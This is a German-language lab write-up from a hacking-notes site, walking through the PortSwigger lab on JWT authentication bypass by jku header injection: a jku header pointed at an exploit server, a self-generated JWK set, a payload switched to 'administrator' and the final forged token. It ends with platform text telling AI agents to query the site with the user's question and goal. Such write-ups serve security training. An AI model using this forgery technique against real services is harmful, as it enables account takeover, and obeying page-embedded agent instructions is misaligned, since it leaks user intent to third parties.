> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/jwt/jwt-authentication-bypass-via-jku-parameter-injection.md).
# JWT-Authentifizierungsumgehung durch JKU-Parameter-Injektion
Notizen zur JWT-Authentifizierungsumgehung durch JKU-Parameter-Injektion für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### JWT-Authentifizierungsumgehung über JKU-Header-Injektion
**Laborhintergrund**
Dieses Lab verwendet einen JWT-basierten Sitzungsverwaltungsmechanismus. / Der Server unterstützt die **jku** Parameter im Header des JWT, der die URL angibt, von der der öffentliche Schlüssel (JWK) abgerufen wird, der zur Überprüfung der Signatur verwendet wird.
Die Schwachstelle liegt darin, dass der **Server nicht prüft, ob die in `jku` angegebene URL zu einer vertrauenswürdigen Domain gehört**. Es ist daher möglich, den Server dazu zu bringen, einen vom Angreifer kontrollierten öffentlichen Schlüssel abzurufen.
Ziel:
* JWT fälschen, das Zugriff auf `/admin` den Administrationsbereich
* Benutzer löschen **carlos**
Bereitgestellte Kennung:
* `wiener : peter`
**JWT-Initial**
Ein gültiger JWT wird nach der Authentifizierung mit `wiener` Benutzer:
{% code overflow="wrap" %}
```bash
eyJraWQiOiJhMjZmNDUwYy1lOWRjLTRlZTUtODRjOC1lYWQxNWNmNDE2NjkiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc2NzU0ODI3OSwic3ViIjoid2llbmVyIn0.QdpQA5ISeH9BS1JttLfm9VCOWA28H6-RDgCV59L5KVr3B8qLBXtt6DgQ32eW6mlKldZ8ZWhufcaPEsReqERGdhvgAWrQhruF7awvsGceHFQgxxBqcW3Yd3urPIZzl-S_EdIVaUwxgLkOv9acYUG1h9GJqgSFIyAjB8JuxQSHSHItzJSTHVMNQ9ffYDOb3fOQW64_LQko2rWUZLRhkG1-JTX3xYA03FOlvbVC4BfXKCBWV-dlrQaeFV8JgrMr-uDKhnJuzD34xFfjav0SXPedTRwMLhnThyFJJzx5OZwSnTUEuqlnipndHvjOhxYX-0OVbqpONwRrd41buEK1EI_HqA
```
{% endcode %}
**Änderung des JWT-Headers**
Der Angriff besteht darin, den **jku** Parameter zum Header hinzuzufügen, um eine öffentliche URL anzugeben, die auf dem Exploit-Server gehostet wird und als kontrollierter JWK-Schlüssel dient.
Geänderter Header:
```json
{
"kid": "a26f450c-e9dc-4ee5-84c8-ead15cf41669",
"alg": "RS256",
"jku": "https://exploit-0ae10050046bd52081d5b68301ca00be.exploit-server.net"
}
```
**Erzeugung eines RSA-Schlüsselpaares**
Auf der Angreiferseite wird ein neues RSA-Schlüsselpaar generiert.
Der öffentliche Schlüssel wird in das JWK-Format konvertiert, damit er vom Exploit-Server bereitgestellt werden kann.
Öffentlicher JWK-Inhalt:
```json
{
"kty": "RSA",
"e": "AQAB",
"kid": "0d619b98-b4a6-4252-9d3e-f3705433634b",
"n": "0FSyZZCfIph7feIKpr08HrjTGt-X4N1V8LcH_Sr9hHGPuOfHleZ381WuI6AgBee2VFNtJkUJ9QUJnh3I-CcQmuvFH4HqbJ2bqw0ywVHXDnPyctPYCDQyIkBC13Foe_R7z0nmR1eByk4DM0DFJX2YqO96Q6ND8ZmjtbI6ODvzl6ZCN6pmFK9tGwGzlGeNxauIliRH3vrdvtp1_Klz104RzYfxltzPC21EIQIpdWFoTpwzW7TFZBTiL-_6OYbP1X-GxpiQ2V-TTpOGfRcu3upetF1EE3rJvz4mh65EXIIQVCRIAafIwlVGiwTjL55vCXvc6JggG4Nf6nJgcD9PaY6p0Q"
}
```

**Bereitstellung von JWK auf dem Exploit-Server**
Das JWK wird als Schlüsselsatz angezeigt, wie vom Zielserver erwartet:
```json
{
"keys": [
{
"kty": "RSA",
"e": "AQAB",
"kid": "0d619b98-b4a6-4252-9d3e-f3705433634b",
"n": "0FSyZZCfIph7feIKpr08HrjTGt-X4N1V8LcH_Sr9hHGPuOfHleZ381WuI6AgBee2VFNtJkUJ9QUJnh3I-CcQmuvFH4HqbJ2bqw0ywVHXDnPyctPYCDQyIkBC13Foe_R7z0nmR1eByk4DM0DFJX2YqO96Q6ND8ZmjtbI6ODvzl6ZCN6pmFK9tGwGzlGeNxauIliRH3vrdvtp1_Klz104RzYfxltzPC21EIQIpdWFoTpwzW7TFZBTiL-_6OYbP1X-GxpiQ2V-TTpOGfRcu3upetF1EE3rJvz4mh65EXIIQVCRIAafIwlVGiwTjL55vCXvc6JggG4Nf6nJgcD9PaY6p0Q"
}
]
}
```
**Finaler JWT-Header**
Das **kid** Feld wird aktualisiert, um dem des gehosteten JWK zu entsprechen, und der **jku** zeigt auf die exakte URL der bereitgestellten Datei:
```json
{
"kid": "0d619b98-b4a6-4252-9d3e-f3705433634b",
"alg": "RS256",
"jku": "https://exploit-0ae10050046bd52081d5b68301ca00be.exploit-server.net/exploit"
}
```

**Signatur und Rechteausweitung**
Der JWT wird mit dem **privaten Schlüssel** signiert, der dem angezeigten öffentlichen Schlüssel entspricht.
Die Nutzlast wird geändert, um einen Administrator-Benutzer zu übernehmen:
```json
{
"iss": "portswigger",
"exp": 1767548841,
"sub": "administrator"
}
```
Finaler JWT:
```bash
eyJraWQiOiIwZDYxOWI5OC1iNGE2LTQyNTItOWQzZS1mMzcwNTQzMzYzNGIiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHBzOi8vZXhwbG9pdC0wYWUxMDA1MDA0NmJkNTIwODFkNWI2ODMwMWNhMDBiZS5leHBsb2l0LXNlcnZlci5uZXQvZXhwbG9pdCJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc2NzU0ODg0MSwic3ViIjoiYWRtaW5pc3RyYXRvciJ9.QWCX9x4q3baQllVGwrVewi5-lPXFEvLltEn9hm3mwSz4XjDbBXABtUL5bB5bUL4_kE1tQrbgG5JFwsHocV6pew8hvm3mZ-0yspsr7bc-qD7RYBU8jecC2wX2R8TflGtKgIKf9KwWPLxRDWkYPOBIbwhSp5HTAbe9Ns4ZZVUz7_nIcypKHyJBOSXSCLHQI7HUrkll3ekHiR9a-n7gSeVkJ3-qnrMBDibasazlChaoxVaLRQGsFrEX7xFKA1eYYM1SxnhfHSO6Q-txUmdOtzAMEdlsSAOPIyJ5aRvIkSDBwHNzl8ouEl5c-qEjmEfShgUuNY6HIERn96HRIj5xGQgIGg
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/jwt/jwt-authentication-bypass-via-jku-parameter-injection.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.